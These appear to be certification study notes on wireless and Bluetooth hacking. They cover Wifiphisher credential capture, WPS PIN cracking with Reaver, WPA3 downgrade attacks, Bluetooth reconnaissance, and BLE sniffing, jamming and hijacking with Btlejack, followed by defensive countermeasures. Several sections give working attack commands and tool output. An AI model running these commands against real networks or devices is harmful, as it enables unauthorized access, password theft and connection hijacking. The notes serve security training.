DEAUTH/DISAS - a0:                                 | Channel: 1
DEAUTH/DISAS - 28:                                 | AP interface: wlan0
DEAUTH/DISAS - 6e:                                 | Options: [Esc] Quit
DEAUTH/DISAS - b0:                                 |
Connected Victims:
                       10.0.0.92       Unknown Android

HTTP requests:
[*] GET request from 10.0.0.92 for http://resolver.msg.global.xiaomi.net/gslb/?ver=4.0&type=wifi
[*] GET request from 10.0.0.92 for http://connect.rom.miui.com/generate_204&countrycode=PL&sdkve
[*] GET request from 10.0.0.92 for http://connect.rom.miui.com/generate_20487e6cb3908f
[*] GET request from 10.0.0.92 for http://connect.rom.miui.com/generate_204
[*] POST request from 10.0.0.92 with wfphshr-wpa-password=1234567890
```

When the victim enters the password, a notification appears on the Wifiphisher screen.

Wifiphisher captures the WEP/WPA/WPA2 password through the rogue Wi-Fi network


The victim can also be tricked further by providing a fake loading screen, making the network appear slower

Cracking WPS Using Reaver

What ?

- https://github.com/t6x/reaver-wps-fork-t6x
- Reaver is designed to be a robust and practical attack tool against Wi-Fi Protected Setup (WPS) registrar PINs in order to recover WPA/WPA2 passphrases, and it has been tested against a wide variety of APs and WPS implementations.
- WPS PIN can be cracked using Reaver through the following steps.


Process



```
┌─[root@parrot]─[~]
└──╼ #airmon-ng start wlx687f7467dbf6

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    586 NetworkManager
    607 wpa_supplicant

PHY     Interface       Driver          Chipset
```


- Set up a wireless interface in the monitoring mode using Airmon-ng through the following command:
  airmon-ng <start|stop> <interface>
- For example **airmon-ng start wlan0**

- Use the Wash utility to detect WPS-enabled devices using the following command:
  wash -i <interface>
- For example, **wash -i mon0**



```
airodump-ng wlan0mon - Parrot Terminal
File  Edit  View  Search  Terminal  Help

CH  4 ][ Elapsed: 18 s ][ 2022-06-01 09:38

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

00:67:[redacted]   -49        4        1    0   1  195   WPA2 CCMP   PSK  NO_CONNECTIONS
18:82:[redacted]   -53        7        0    0  11  130   WPA2 CCMP   PSK  HA[redacted]
6C:5A:[redacted]   -59        8        0    0  11  130   WPA2 CCMP   PSK  CEH-Labs
30:49:[redacted]   -72        6        0    0   9  130   WPA2 CCMP   PSK  Spyingonyou_2
18:FD:[redacted]   -81        9        0    0  11  130   WPA2 CCMP   PSK  PA[redacted]
8C:62:[redacted]   -83        4        3    0   5  270   WPA2 CCMP   PSK  JU[redacted]
C4:95:[redacted]   -84        3        0    0   6  130   WPA2 CCMP   PSK  AR[redacted]

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

18:82:[redacted]   6E:5A:[redacted]   -62    0 - 1e     0        1
18:82:[redacted]   0C:C6:[redacted]   -78    0 - 1e     0        2
30:49:[redacted]   5C:E5:[redacted]   -80    0 - 1e     0        1
30:49:[redacted]   D2:E1:[redacted]   -82    0 - 6e   164        8
```

- If WPS-enabled devices could not be detected using the Wash utility, use **Airodump-ng** to detect devices using WPS through the following command:
  airodump-ng <interface>
- For example, if the device configuration in the monitor mode was observed as **wlan0mon** in the previous step, the command should be **airodump-ng wlan0mon**
- This command displays all the available BSSIDs (MAC addresses of APs).



```
File  Edit  View  Search  Terminal  Help
[+] Sending M4 message
[+] Received WSC NACK
[+] Sending WSC NACK
[+] p1_index set to 3
[+] Pin count advanced: 3. Max pin attempts: 11000
[+] Trying pin 11115670.
[+] Sending EAPOL START request
[!] WARNING: Receive timeout occurred
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received identity request
[+] Sending identity response
[+] Received identity request
[+] Sending identity response
[+] Received identity request
[+] Sending identity response
[+] Received identity request
[+] Sending identity response
[+] Received identity request
[+] Sending identity response
^C
[+] Session saved
```

- After identifying the BSSID of the target device, start cracking the WPS PIN using Reaver through the following command:
  reaver -i < Name of the monitor-mode interface to use> -b < BSSID of the target AP> -vv <Display non-critical warnings>
- For example,
  reaver –i wlan0mon -b B4:75:0E:89:00:60 -vv
- The above command scans all the WPS PINs available until it finds a matching PIN.
- After detecting the WPS PIN, it starts exploitation.

WPA 3 Encryption Cracking

What ?

- **<More on Dragonfly and DragonBlood in child pages>**
- The WPA3 Wi-Fi security standard replaces WPA2's four-way (PSK) handshake method with the **Dragonfly (also known as SAE) handshake function** to supply the strongest password-based authentication to date.
- The Dragonfly handshake, formally known as Simultaneous Authentication of Equals (SAE), is a cryptographic key exchange proto col designed to replace the Pre-Shared Key (PSK) authentication method used in WPA2. Its primary goal is to enhance security by providing resistance to offli ne dictionary attacks and offering forward secrecy.
- However, it is still vulnerable to password-cracking attacks.
- **Dragonblood** is a set of vulnerabilities in the WPA3 security standard that allows attackers to recover keys, downgrade security mechanism s, and launch various information-theft attacks.
- Attackers can use various tools such as **Dragonslayer**, **Dragonforce**, **Dragondrain**, and **Dragontime** to exploit these vulnerabilities and launch attacks on WPA3-enabled networks. The following are some of the techniques used to crack WPA3 encryption.

Downgrade Security Attacks

- To launch this attack, the client and AP should support both WPA3 and WPA2 encryption mechanisms. Here, the **attacker forces the user to follow the older encryption method, WPA2, to connect to the network**.
- A downgrade security attack can be implemented in the following two ways

Exploiting backward compatibility	• If a user and AP are compatible with both WPA2 and WPA3 encryption mechanisms, then the attacker **installs a rogue AP with only WPA2 compatibility in the vicinity and forces the client to go through the four-way handshake (WPA2) to get connected**. • Once the connection is established, the attacker uses all the attack tools available to **exploit or crack the WPA2** encryption
Exploiting the Dragonfly handshake	• In this method, the **attacker masquerades as an authentic AP**. When a user attempts to exchange keys to access the Internet using the WPA3 authentication mechanism, the **attacker informs the user that it does not support the WPA3 method**. • Then, the attacker suggests the use of a weaker encryption mechanism such as WPA2 for accessing the Internet. • Subsequently, the attacker can use various techniques to exploit or crack the WPA2 encryption.

Side-Channel Attacks (Information-Leaking Attack)

- **Attackers target protocols or encryption mechanisms used by devices that attempt to connect to a network**.
- During the key-exchange process, the attacker launches this **attack to capture leaked information**. This information is further used by the attacker to launch brute-force or dictionary attacks to obtain all the data of the target user.
- A side-channel attack can be implemented in the following two ways

Timing-based attack	• In this attack, the attacker **analyzes the time taken by the Dragonfly handshake to encode a certain password authentication process**. In the analysis, the attacker observes the **iterations of encoding process and short-lists possible passwords**. • After obtaining a list of passwords, the attacker attempts to gain access to the target user's device using various techniques.
Cache-based attack	• In this attack, the **attacker injects a malicious JavaScript or web application in the target user's web browser.** • This allows the attacker to take control of the user's web browser and further observe memory access patterns to retrieve password information

WEP Cracking and WPA Brute Forcing

<See Tools for more information>

LO#05: Use Wireless Hacking Tools

What ?

- The previous sections discussed the hacking methodology and automated tools that attackers use against wireless networks.
- This section describes more wireless hacking tools.

<See Tools for more information>


LO#06: Explain Various Bluetooth Hacking Techniques

What ?

- Bluetooth is a wireless technology that allows devices to share data over short distances.
- Bluetooth technology is vulnerable to various types of attacks. Through Bluetooth hacking, an attacker can perform various malicious operations on target mobile device.
- This section describes how attackers perform Bluetooth hacking using different types of tools.


Bluetooth Stack

Bluetooth Stack



- Bluetooth is a short-range wireless communication technology that replaces cables connecting portable or fixed devices while maintaining high levels of security. It allows mobile phones, computers, and other devices to exchange information.
- Two Bluetooth-enabled devices connect through a pairing technique.
- **A Bluetooth stack refers to an implementation of the Bluetooth protocol stack**. It allows an inheritance application to work over Bluetooth.
- A user can port to any system using **Atinav's OS abstraction layer**. The below figure illustrates a Bluetooth stack.
- The Bluetooth stack has two parts: **general purpose and embedded system**

Bluetooth Stack



- Bluetooth is a short-range wireless communication technology that replaces cables connecting portable or fixed devices while maintaining high levels of security. It allows mobile phones, computers, and other devices to exchange information.
- Two Bluetooth-enabled devices connect through a pairing technique.
- **A Bluetooth stack refers to an implementation of the Bluetooth protocol stack**. It allows an inheritance application to work over Bluetooth.
- A user can port to any system using **Atinav's OS abstraction layer**. The below figure illustrates a Bluetooth stack.
- The Bluetooth stack has two parts: **general purpose and embedded system**

Bluetooth Modes

- Bluetooth operates in the following three discoverable modes.

Discoverable:	• When Bluetooth devices are in the discoverable mode, they are visible to other Bluetooth-enabled devices. • If a device attempts to connect to another, the device attempting to establish the connection must search for a device that i s in the discoverable mode; otherwise, the device attempting to initiate the connection will not be able to detect the other device. • The discoverable mode is **necessary only while connecting to a device for the first time**. Upon saving the connection, the devices remember each other; therefore, the discoverable mode is not necessary for lateral connection establishment.
Limited discoverable:	• In the limited discoverable mode, the **Bluetooth devices are discoverable only for a limited period, for a specific event, or during temporary conditions**. However, there is no Host Controller interface (HCI) command to set a device directly in the limited discoverable mode. • A user has to do this indirectly. • When a device is set to the limited discoverable mode, it filters out non-matched IACs and reveals itself only to those that matched.
Non-discoverable:	• Setting a Bluetooth device to the non-discoverable mode prevents that device from appearing on the list during a Bluetooth-enabled device search process. However, it remains **visible to users and devices that were previously paired** with it or know its MAC address.

Pairing Modes

The following are the pairing modes for Bluetooth devices.

Non-pairable mode	In the non-pairable mode, a Bluetooth device rejects pairing requests sent by any device
Pairable mode	In the pairable mode, a Bluetooth device can accept pairing requests and establish a connection with a device that requested pairing.

Bluetooth Hacking

What ?

- Bluetooth hacking refers to the exploitation of Bluetooth stack implementation vulnerabilities to compromise sensitive data in Bluetooth-enabled devices and networks.
- Bluetooth-enabled devices connect and communicate wirelessly through ad-hoc networks known as **piconets**.
- Attackers can gain information by hacking the target Bluetooth-enabled device from another Bluetooth-enabled device.
- The following are some Bluetooth device attacks:

Piconets

- A piconet is the fundamental network structure in Bluetooth technology.
- **It's essentially a small wireless network consisting of one master device and up to seven slave devices.**
- The master device controls the communication and synchronization within the piconet, while the slave devices respond to commands from the master.

- **How is it used?** Piconets are used to establish short-range wireless connections between Bluetooth-enabled devices. Common examples include:
  - **Headsets and smartphones:** A piconet is formed between the headset and the phone for audio streaming and call management.
  - **Car hands-free systems:** A piconet connects the car's system with the driver's phone for hands-free calling and music playback.
  - **Wireless peripherals:** A piconet enables communication between a computer and devices like keyboards, mice, and printers
- **Key Characteristics of a Piconet**
  - Master-slave relationship: The master device controls the communication and synchronization.
  - Limited range: Typically operates within a range of about 10 meters.
  - Frequency hopping: Uses frequency hopping to reduce interference.
  - Power efficiency: Designed to be energy-efficient for battery-powered devices.
- **Types of Piconet Devices**
  - Master: Controls the piconet, initiates connections, and manages communication.
  - Slave: Responds to commands from the master and performs tasks as instructed.
  - Parked slave: A slave device that is temporarily inactive but can be quickly activated by the master

- Scatternet: Multiple piconets can be interconnected to form a larger network called a scatternet. This allows for more complex communication scenarios.
- Bluetooth versions: The number of supported devices and features can vary depending on the Bluetooth version

Bluesmacking

- A Bluesmacking attack occurs when an attacker sends an oversized ping packet to a **victim's device, causing a buffer overflow**.
- This type of attack is similar to an Internet Control Message Protocol (ICMP) ping-of-death attack.

Bluejacking

- Bluejacking is the use of Bluetooth to **send messages to users without the recipient's consent, similar to email spamming**.
- Prior to any Bluetooth communication, the device initiating the connection must provide a name that is displayed on the recipient's screen. As this name is user-defined, it can be set to be an annoying message or advertisement. **Strictly speaking, Bluejacking does not cause any damage to the receiving device**. However, it may be irritating and disruptive to the victims

Bluesnarfing

- Snarfing - method to copy files on devices / internet
- Bluesnarfing is a method of **gaining access to sensitive data in a Bluetooth-enabled device**.
- An attacker within the range of a target can use specialized software to obtain the data stored on the victim's device.
- To perform Bluesnarfing, an attacker exploits a vulnerability in the **Object Exchange (OBEX) protocol that Bluetooth** uses to exchange information.
- The attacker connects with the target and performs a GET operation for files with correctly guessed or known names, such as **/pb.vcf** for the device's phonebook or telecom **/cal.vcs** for the device's calendar file.

BlueSniff:

- BlueSniff is a proof-of-concept code for a **Bluetooth wardriving utility.**
- It is useful for finding hidden and discoverable Bluetooth devices.
- It operates on Linux.

Bluebugging:

- Bluebugging is an attack in which an **attacker gains remote access to a target Bluetooth-enabled device without the victim's awareness**.
- In this attack, an attacker sniffs sensitive information and might perform malicious activities such as intercepting phone calls and messages and forwarding calls and text messages.

BluePrinting

- **BluePrinting is a footprinting technique performed by an attacker to determine the make and model of a target Bluetooth-enabled device**.
- Attackers collect this information to create infographics of the model, manufacturer, etc. and analyze them to determine whether the device has exploitable vulnerabilities.

Btlejacking

- A Btlejacking attack is **detrimental (हानिकारक) to Bluetooth low energy (BLE) devices**.
- **The attacker can sniff, jam, and take control of the data transmission between BLE devices by performing an MITM attack**.
- Following a successful attempt, the attacker can also bypass security mechanisms and listen to the information being shared.
- To implement this attack, the attacker must use affordable firmware-embedded equipment and minor software coding

KNOB attack	• KNOB - Key negotiation of Bluetooth • A Key Negotiation of Bluetooth (KNOB) attack enables an attacker to **breach Bluetooth security mechanisms and perform am MITM attack on paired devices without being traced**. • The attacker leverages a vulnerability in the Bluetooth wireless standard and eavesdrops on all the data being shared in the network, such as keystrokes, chats, and documents. A KNOB attack is especially detrimental to two Bluetooth-enabled devices sharing encrypted keys. • The attack is launched on short-distance communication protocols of Bluetooth negotiating the encryption keys required to be shared between nodes to establish a connection
MAC spoofing attack:	• A MAC spoofing attack is a passive attack in which **attackers spoof the MAC address of a target Bluetooth-enabled device to intercept or manipulate the data sent to the target device**
Man-in-the-Middle/impersonation attack	• In an MITM/impersonation attack, attackers manipulate the data transmitted between devices communicating via a Bluetooth connection (piconet). • During this attack, the **devices intended to pair with each other unknowingly pair with the attacker's device**, thereby allowing the attacker to intercept and manipulate the data transmitted in the piconet.

Bluetooth Threats

What ?	• Similar to wireless networks, Bluetooth devices also have various security threats. • Attackers target vulnerabilities in the security configurations of Bluetooth devices to gain access to confidential information and the network to which they are connected. • The following are some of Bluetooth security threats
Threats	• **Leakage of calendars and address books**: Attackers can steal a user's personal information and use it for malicious purposes. • **Bugging devices**: Attackers can instruct a smartphone to make a call to other phones without any user interaction. They can even record a user's conversations. • **Sending SMS messages**: Terrorists could send false bomb threats to airlines using the smartphones of legitimate users. • **Causing financial losses**: Hackers can send many MMS messages with an international user's phone, resulting in a high phone bill. • **Remote control**: Hackers can remotely control a smartphone to make phone calls or connect to the Internet. • **Social engineering**: Attackers can trick Bluetooth users into lowering security or disabling authentication for Bluetooth connections to pair with them and steal their information. • **Malicious code**: Smartphone worms can exploit a Bluetooth connection to replicate and spread itself. • **Protocol vulnerabilities:** Attackers exploit Bluetooth parings and communication protocols to steal data, make calls, send messages, launch DoS attacks on a device, spy on phones, etc.

BlueJacking

What ?	• Bluejacking is a **method of temporarily hijacking a smartphone by sending it an anonymous text message using the Bluetooth wireless networking system**. • It takes advantage of a security loophole in the messaging options of smartphones. • The operating range for Class 2 Bluetooth devices is 10 m. Bluetooth-enabled smartphones can search for other Bluetooth-enabled smartphones by sending messages to them. • In bluejacking, **anonymous messages are sent to Bluetooth-enabled devices via the OBEX protocol**. • Bluejacking can be performed through the following steps • Select an area with many mobile users, such as a café or shopping center. • Go to contacts in the address book. • Create a new contact (this contact may be deleted later). • Enter a message into the name field, such as "Would you like to go on a date with me?" • Save the new contact with the name text and without a telephone number. • Choose "send via Bluetooth," which searches for any Bluetooth device within range. • Choose one phone from the Bluetooth device list and send the contact. • After obtaining the message "card sent," listen for the SMS message tone of the victim's phone.


Bluetooth Reconnaissance Using BlueZ

What ?	• The Bluetooth protocol stack allows users to connect to other devices and perform activities. • **BlueZ** is a similar built-in protocol stack for Linux-based systems that has **several default tools for Bluetooth reconnaissance**. • Because they are available in every Linux system, the attacker can utilize them with modest commanding skills. • Attackers use BlueZ tools to discover Bluetooth devices through the following steps

Configure the Bluetooth device using "hciconfig":
Use the default BlueZ tool **hciconfig** to confirm the detection and activation of the Bluetooth device

As shown in the above figure, the Bluetooth device and its MAC address with the name hci0 is detected. Now, use the following command to begin the process:

hciconfig hci0 up



```
┌─[root@parrot]─[~]
└──╼ #hciconfig
hci0:   Type: BR/EDR  Bus: USB
        BD Address: 10:AE:60:58:F1:37  ACL MTU: 310:10  SCO MTU: 64:8
        UP RUNNING PSCAN INQUIRY
        RX bytes:131433 acl:45 sco:0 events:10519 errors:0
        TX bytes:42881 acl:45 sco:0 commands:5081 errors:0
```


Scan for pairable Bluetooth devices using "hcitool": The attacker keeps their Bluetooth device active and scans for other Bluetooth devices that are transmitting pairing signals.
Pairable devices are detected using the following command:

hcitool scan


After finding pairable devices, use the following command to display further information about the discovered devices:

hcitool inq

As shown in the right side figure, class and clock offset are displayed.
The class reveals information about the device.




```
┌─[root@parrot]─[~]
└──╼ #hcitool scan
Scanning ...
        76:6F:46:65:72:67       ANDROID BT
        24:C6:96:08:5D:33       SCH-I535
```



```
┌─[root@parrot]─[~]
└──╼ #hcitool inq
Inquiring ...
        24:C6:96:08:5D:33       clock offset: 0x4e8b    class: 0x5a020c
```

Use the Service Discovery Protocol (SDP) tool to scan services: sdptool is an efficient tool used to search for the services offered by a device.
Its syntax is **sdptool** browse <MAC Address>.

Ping all the available devices to check if they are reachable using L2ping: The attacker now has the MAC addresses of available devices and pings all of them to check if they are in reach or discoverable using the "**l2ping**" tool.
Its syntax is **l2ping <MAC Address>**.
By following the above steps, attackers can gather information such as MAC addresses and services offered by devices. With this information, they can launch further attacks.




```
┌─[root@parrot]─[~]
└──╼ #l2ping 76:6F:46:65:72:67
Ping: 76:6F:46:65:72:67 from 10:AE:60:58:F1:37 (data size 44)
44 bytes from 76:6F:46:65:72:67 id 0 time 37.57ms
44 bytes from 76:6F:46:65:72:67 id 1 time 27.23ms
```

Btlejacking Using BtleJack

	• https://github.com/virtualabs/btlejack • BtleJack: a new Bluetooth Low Energy swiss-army knife

- BtleJack is an open-source software that enables an attacker to perform a Btlejacking attack using a hardware tool such as micro:bit (https://microbit.org). It helps attackers sniff, jam, and hijack Bluetooth connections. Upon gaining access to a connection, an attacker can hijack, read, and export sensitive information shared between the connected devices.



```
rena2019@mint18 ~ $ btlejack -i
BtleJack version 1.1

[i] Flashing /media/rena2019/MICROBIT ...
[i] Flashed 1 devices
rena2019@mint18 ~ $ btlejack -s
BtleJack version 1.1

[i] Enumerating existing connections ...
[ - 46 dBm] 0x6e638559 | pkts: 1
^C[i] Quitting
rena2019@mint18 ~ $ btlejack -f 0x6e638559
BtleJack version 1.1

[i] Detected sniffers:
 > Sniffer #0: fw version 1.1

[i] Synchronizing with connection 0x6e638559 ...
✓ CRCInit = 0x1093be
✓ Channel Map = 0x1fffffffff
✓ Hop interval = 36
✓ Hop increment = 15
[i] Synchronized, packet capture in progress ...
LL Data: 0e 0b 71 3a 1d e2 f1 07 52 2a 19 3b 27
LL Data: 06 19 7c 3e fe 30 69 7e ac b7 0f b3 67 01 a3 2a b6 59 f1 c5 06 bd 56 3f 5c 3e cb
LL Data: 0e 0c 01 00 11 f5 66 4a b2 76 03 56 d1 db
LL Data: 16 09 11 1d 00 ae d9 64 49 4e 9c
LL Data: 1a 16 f1 f4 db 9a a0 b4 df a6 2b 72 85 1d 94 19 2e e0 ad 43 3b 03 18 87
LL Data: 16 12 53 71 7d 40 34 5d 0d 6f 52 7c a6 00 0b 46 ee dc 87 b1
LL Data: 0a 16 09 7d 32 50 ef 05 ba 87 c4 99 91 ff 39 28 b0 f5 82 3c fa a3 32 ad
LL Data: 0e 14 de 5b c0 77 48 4d 7c b3 85 a3 87 a7 aa 7b 59 1d b0 6d 2d 65
LL Data: 06 09 7c 05 2a 20 60 67 60 d3 e0
LL Data: 06 09 7c 05 2a 20 60 67 60 d3 e0
```

Btlejacking is performed using the following steps

- Select target devices using the following command: **btlejack -d /dev/ttyACM0 -d /dev/ttyACM2 -s**
- With the Btlejack tool, take a position within a radius of 5 m from the target devices.
- Capture already established (live) as well as new Bluetooth low energy (BLE) connections using the following commands.
  - Sniffing an existing connection: **btlejack -s**
  - Sniffing for new connections: **btlejack -c any**
- Once the connection is captured, perform a jamming operation using the following command: **btlejack -f 0x129f3244 -j**
- Start hijacking the connection using the following command: **btlejack -f 0x9c68fd30 -t -m 0x1fffffffff**
- The captured data can be converted into the pcap format using the following command: **btlejack -f 0xac56bc12 -x nordic -o capture.nordic.pcap**

Cracking BLE Encryption Using crackle


What ?	• The Bluetooth Low Energy (BLE) technology is implemented on modern wireless devices and gadgets such as sensors, mobile phones, cars, beacons, and fitness watches. The data exchange and pairing process in BLE devices can occur in two phases. In the first phase, devices exchange details about their types and abilities to determine the best possible way to establish a connection. The second phase is a key phase that involves key establishment and exchange. • Attackers can use tools such as **crackle** that mainly target the second phase to breach and gain access to the target device
Crackle	<See Tools for more details>

Bluetooth Hacking Tools

	<See Tools for more information>


LO#07: Explain Wireless Attack Countermeasures

What ?	The previous sections explained how attackers hack wireless networks to obtain sensitive data. An ethical hacker works on increasing the security of a wireless network. To secure a wireless network, it is important to implement and adopt appropriate countermeasures. This section lists the countermeasures and best practices for wireless network security.
Wireless Security Layers	• A wireless security mechanism has six layers. • This layered approach increases the scope of preventing an attacker from compromising a network and increases the possibility of catching the attacker. • The below figure shows the structure of wireless security layers.




Wireless signal security	In wireless networks, the network and RF spectrum within the environment should be continuously monitored and managed to identify the threats and awareness capability. **A wireless intrusion detection system (WIDS)** analyzes and monitors the RF spectrum. Alarm generation helps detect unauthorized wireless devices that violate the security policies of the network. Activities such as increased bandwidth usage, RF interferences, and unknown rogue wireless APs might indicate a malicious intruder on the network. Continuous monitoring of the network is the only measure that can prevent such attacks and secure the network.
Connection security	**Per frame/packet authentication** provides protection against MITM attacks. It prevents an attacker from sniffing data when two genuine users communicate with each other, thereby securing the connection
Device security	Both vulnerability and patch management are important components of the security infrastructure.
Data protection	Encryption algorithms such as WPA3, WPA2, and AES can protect data
Network protection	Strong authentication ensures that only authorized users gain access to a network.
End-user protection	Even if the attacker has associated with APs, personal firewalls installed on the end user systems on the WLAN prevents the attacker from accessing files.

Defense Against WPA/WPA2/WPA3 Cracking




Passphrases

- The only way to crack WPA is to sniff the password PMK associated with the "handshake" authentication process, and if this password is extremely complicated, it will be almost impossible to crack
- Select a random passphrase that is not made up of dictionary words
- Select a complex passphrase of a minimum of 20 characters in length and regularly change it
- Use diceware words or a password manager to secure passwords






Client Settings

- Use WPA2 with AES/CCMP encryption only
- Properly set the client settings (e.g., validate the server, specify server address, do not prompt for new servers, etc.)


